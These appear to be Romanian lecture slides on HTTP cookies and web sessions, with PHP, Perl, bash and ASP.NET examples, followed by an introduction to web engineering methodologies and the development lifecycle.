Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri

Cookie-urile – persistente sau nu – sunt memorate la nivel de *browser*




cookie-uri persistente stocate în fișiere sau baze de date (SQLite)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri

Următorul acces la *script* se face cu transmiterea *cookie*-urilor spre server
conform condițiilor de validitate



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri: creare

Exemplu – pentru CGI, folosind bash:

```
#!/bin/bash
echo "Set-Cookie: culoare=verde; path=/;
        expires=Mon, 25-May-2015 00:33:00 GMT"
...
```

cookie-uri: creare

Exemplu în cazul PHP – funcția **setcookie ()**

```
<?php
  setcookie ("alta_culoare", "albastra");
  echo "Un cookie de culoarea " . $_COOKIE["alta_culoare"];
?>
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri: expirare

Se anulează valoarea și timpul,
eventual anulându-se și celelalte atribute ale *cookie*-ului

exemplu – pentru PHP:

```
<?php
   setcookie ($nume_cookie, "", 0, "/", "", 0);
?>
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri: consultare

Cookie-urile se regăsesc în câmpul din antetul unui mesaj vehiculat via protocolul HTTP

HTTP_COOKIE

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri: consultare

Cazul PHP

cookie-ul e specificat (accesat) ca variabilă:

$_COOKIE ['*nume_cookie*']

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri: consultare

Exemplu pentru CGI – *script* Perl

```
@cookieuri = split (/;/, $ENV{'HTTP_COOKIE'});
foreach $pereche (@cookieuri) {
    ($nume, $val) = split (/=/, $pereche);
    $cookie{$nume} = $val; # tablou asociativ
}
$fundal = $cookie{'alta_culoare'};
```

avansat

cookie-uri: manipulare

Pentru ASP.NET: proprietatea **Cookies**
a colecției **HttpCookieCollection**
(vezi **HttpRequest** și **HttpResponse** din **System.Web**)

```
HttpCookie vizita = new HttpCookie ("ultima_vizita");
DateTime timp_curent = DateTime.Now;
vizita.Value = timp_curent.ToString ();
vizita.Expires = timp_curent.AddHours (24); // expiră peste 1 zi
Response.Cookies.Add (vizita);
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri

Alte informații de interes sunt disponibile în RFC 6265

HTTP State Management Mechanism

http://tools.ietf.org/html/rfc6265

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Cum identificăm cereri succesive formulate de aceeași instanță a clientului?

preliminarii

HTTP este un protocol *stateless*,
neputând oferi informații dacă anumite cereri
succesive provin de la același client
(eventual, de la aceeași instanță a navigatorului)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

preliminarii

Apare necesitatea de a prezerva anumite date de-a lungul mai multor accesări înrudite

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

preliminarii

Apare necesitatea de a prezerva anumite date de-a lungul mai multor accesări înrudite

exemple:
starea coșului de cumpărături,
formulare Web completate în mai mulți pași,
paginarea conținutului,
starea autentificării utilizatorului
etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sesiuni

Orice vizitator al sitului va avea asociat
un identificator unic – **session ID** (**SID**)

stocat într-un *cookie*
(*e.g.*, ASP.NET_SessionId, PHPSESSID, session-id, _wp_session)
ori
propagat via URL

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sesiuni

Orice vizitator al sitului va avea asociat un identificator unic – **session ID** (**SID**)

astfel, se pot identifica vizite (cereri) consecutive realizate de același utilizator

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sesiuni

Unei sesiuni i se pot asocia diverse variabile

ale căror valori vor fi menținute (păstrate)
între accesări consecutive – *e.g.*, înrudite –
din partea aceleiași instanțe
a clientului (*browser*-ului) Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sesiuni

O sesiune se poate înregistra (iniția) implicit sau explicit, în funcție de serverul de aplicații ori de configurația prestabilită

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sesiuni

O sesiune se poate înregistra (iniția) implicit sau explicit, în funcție de serverul de aplicații ori de configurația prestabilită

uzual, informațiile despre sesiuni sunt stocate persistent la nivel de server via servere de baze de date – *e.g.*, DynamoDB, Memcached, PostgreSQL, Redis,… – ori în cadrul sistemului de fișiere

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

avansat

```
GET / HTTP/1.1
Host: plus.google.com
User-Agent: Mozilla/5.0 … Firefox/35.0
Accept: text/html,application/xhtml+xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PREF=ID=d7ab9cd8e5e1f17d:U=213249fe7b4fe3ea:…;
        SID=DQABANMAAAC5eFmWHrrpw203…iK4g;
        HSID=AIJExygxk_sNdOIAX;
        SSID=ATkVPS5BM3xEjGwXZ;
        APISID=cXJw6EX3K_WAUyDd/A9wP-XcSkrjWocGEe;
        SAPISID=B13Zj7NiRE23qoe4/AIVGLP6D5ckMamKjz;
        OTZ=1136908_48_48_123900_44_436380;
        SS=DQABANMAAADjUh…MKA;
        ULS=EgYKBBICZW4YuLGa-gQ
```

cookie-uri (stocând inclusiv informații despre sesiunea curentă) într-o cerere GET

avansat

```
HTTP/1.1 200 OK
Set-Cookie: SID=DQABANMAAAC5eFmWHrrpw203…iK4g;
            Domain=.google.com;
            Path=/;
            Expires=Mon, 02-Mar-2025 13:24:40 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Date: Fri, 20 Feb 2015 13:24:40 GMT
Server: GSE

<!DOCTYPE html>
…
```

răspunsul HTTP incluzând
setarea *cookie*-ului privitor la sesiunea Web

sesiuni: programare

În cazul CGI, managementul sesiunilor
cade în responsabilitatea programatorului

nu există o manieră standardizată
de gestionare a sesiunilor Web

sesiuni: programare

PHP: funcțiile session_start(), session_register(), session_id(), session_unset(), session_destroy()

```
<?php
  session_start (); // inițiem o sesiune
  if (!isset ($_SESSION['accesari'])) {
     $_SESSION['accesari'] = 0; } else {
     $_SESSION['accesari']++; }
?>
```

variabila **accesari** atașată sesiunii

detalii la http://php.net/manual/en/book.session.php

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


avansat

sesiuni: programare


Folosind un server de aplicații ori un *framework*, managementul *cookie*-urilor și sesiunilor e simplificat

diverse exemplificări:
clasa HttpSession (ASP.NET), interfața HttpSession (*servlet*-uri Java), HTTP::Session (Perl), session (oferit de Flask – *framework* Python), HttpFoundation (componentă Symfony – *framework* PHP), clasa SessionComponent (CakePHP), session (tablou Ruby on Rails), play.mvc.Http.Cookie (Play! pentru Java/Scala), cookie-parser și express-session (module Node.js pentru Express)

rezumat



protocolul HTTP + arhitectura serverelor Web
cookie-uri și sesiuni Web




episodul viitor: **programare Web**

servere de aplicații Web, arhitectura aplicațiilor Web

Tehnologii Web

programare Web ▸ inginerie Web



dezvoltarea aplicațiilor Web

design patterns, servere de aplicații, arhitecturi

“Viitorul este suma pașilor pe care-i faceți, inclusiv a celor mici, ignorați sau luați în râs.”

Henri Coandă


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Aplicații Web ≡ sisteme software complexe,
în evoluție permanentă

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Realitate

mijloace multiple de interacțiune Web cu utilizatorul



mobil laptop PC tabletă (*smart*) TV ecran urban

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Realitate

creșterea masei de utilizatori,
având așteptări tot mai mari din partea software-ului

de la conținut (hiper)textual
la aplicații Web sociale + interacțiune naturală

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Realitate

suportul privind dezvoltarea de aplicații
(limbaje, API-uri, SDK-uri, biblioteci, *framework*-uri,...)
oferit de platforma hardware/software
la nivel de server(e) și/sau de client(i)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Realitate

neadaptare la cerințele economice (de tip *business*)

development vs. *marketing* vs. *management*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Realitate

privind proiectele Web de anvergură

întârzieri în lansare
neîncadrare în buget
lipsa funcționalității
calitatea precară a aplicației

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

scopuri psihologie comportament	interacțiune controale limbi naturale	funcționalități tehnologii algoritmi	indexare structurare meta-date	instrumente metodologii stimuli

utilizatori	interfață	software	conținut	creatori

adaptare după Crumlish & Malone, 2009

Asigurarea calității aplicațiilor Web

corectitudine și robustețe (*reliability*)
extindere + reutilizare (modularitate)
compatibilitate
eficiență (asigurarea performanței)
portabilitate

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Asigurarea calității aplicațiilor Web

facilitarea interacțiunii cu utilizatorul (*usability*)
funcționalitate
relevanța momentului lansării (*timeliness*)
mentenabilitate
securitate

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Asigurarea calității aplicațiilor Web

alte aspecte de interes:
integritate
reparabilitate
verificabilitate – inclusiv monitorizare (*logging*)
economie

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Necesități

scopuri + cerințe clar specificate

dezvoltarea sistematică, în faze, a aplicațiilor Web

planificarea judicioasă a etapelor de dezvoltare

controlul permanent al întregului proces de dezvoltare

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Necesități

scopuri + cerințe clar specificate

dezvoltarea sistematică, în faze, a aplicațiilor Web

planificarea judicioasă a etapelor de dezvoltare

controlul permanent al întregului proces de dezvoltare

▸ **inginerie Web**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

În ce mod dezvoltăm o aplicație Web?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

modelare

Uzual, se recurge la o metodologie

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

modelare

Uzual, se recurge la o metodologie

se preferă abordările conduse de modele
(MDA – *model-driven architecture*)

www.omg.org/mda/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

modelare

Metodologii orientate spre modele referitoare la:


date – RMM (*Relationship Management Methodology*), Hera, WebML

interacțiune – HDM (*Hypertext Design Model*), WSDM (*Web Site Design Method*), UsiXML

obiecte – OOHDM (*Object-Oriented HDM*), UWE (*UML-based Web Engineering*), OOWS (*Object-Oriented Web Solutions*)

software – WAE (*Web Application Extension*)

avansat




Robert Baxley

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

aplicație Web
(produs software)

funcționalitate
+
informații oferite




Jesse Garrett, *The Elements of User Experience* (2nd Edition), New Riders, 2011

dezvoltarea aplicațiilor Web

Cerințe (*requirements*)
Analiză & proiectare (*software design*)
Implementare (*build*)
Testare (*testing*)
Exploatare (*deployment*)
Mentenanță (*maintenance*)
Evoluție (*evolution*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dezvoltarea aplicațiilor Web



actualmente, sunt preferate metodologii agile

http://www.infoq.com/process-practices/

http://sixrevisions.com/web-development/agile/

dezvoltarea aplicațiilor Web: principii

start with needs

do less

design with data

do the hard work to make it simple

iterate. then iterate again

build for inclusion

understand context

build digital services, not Websites

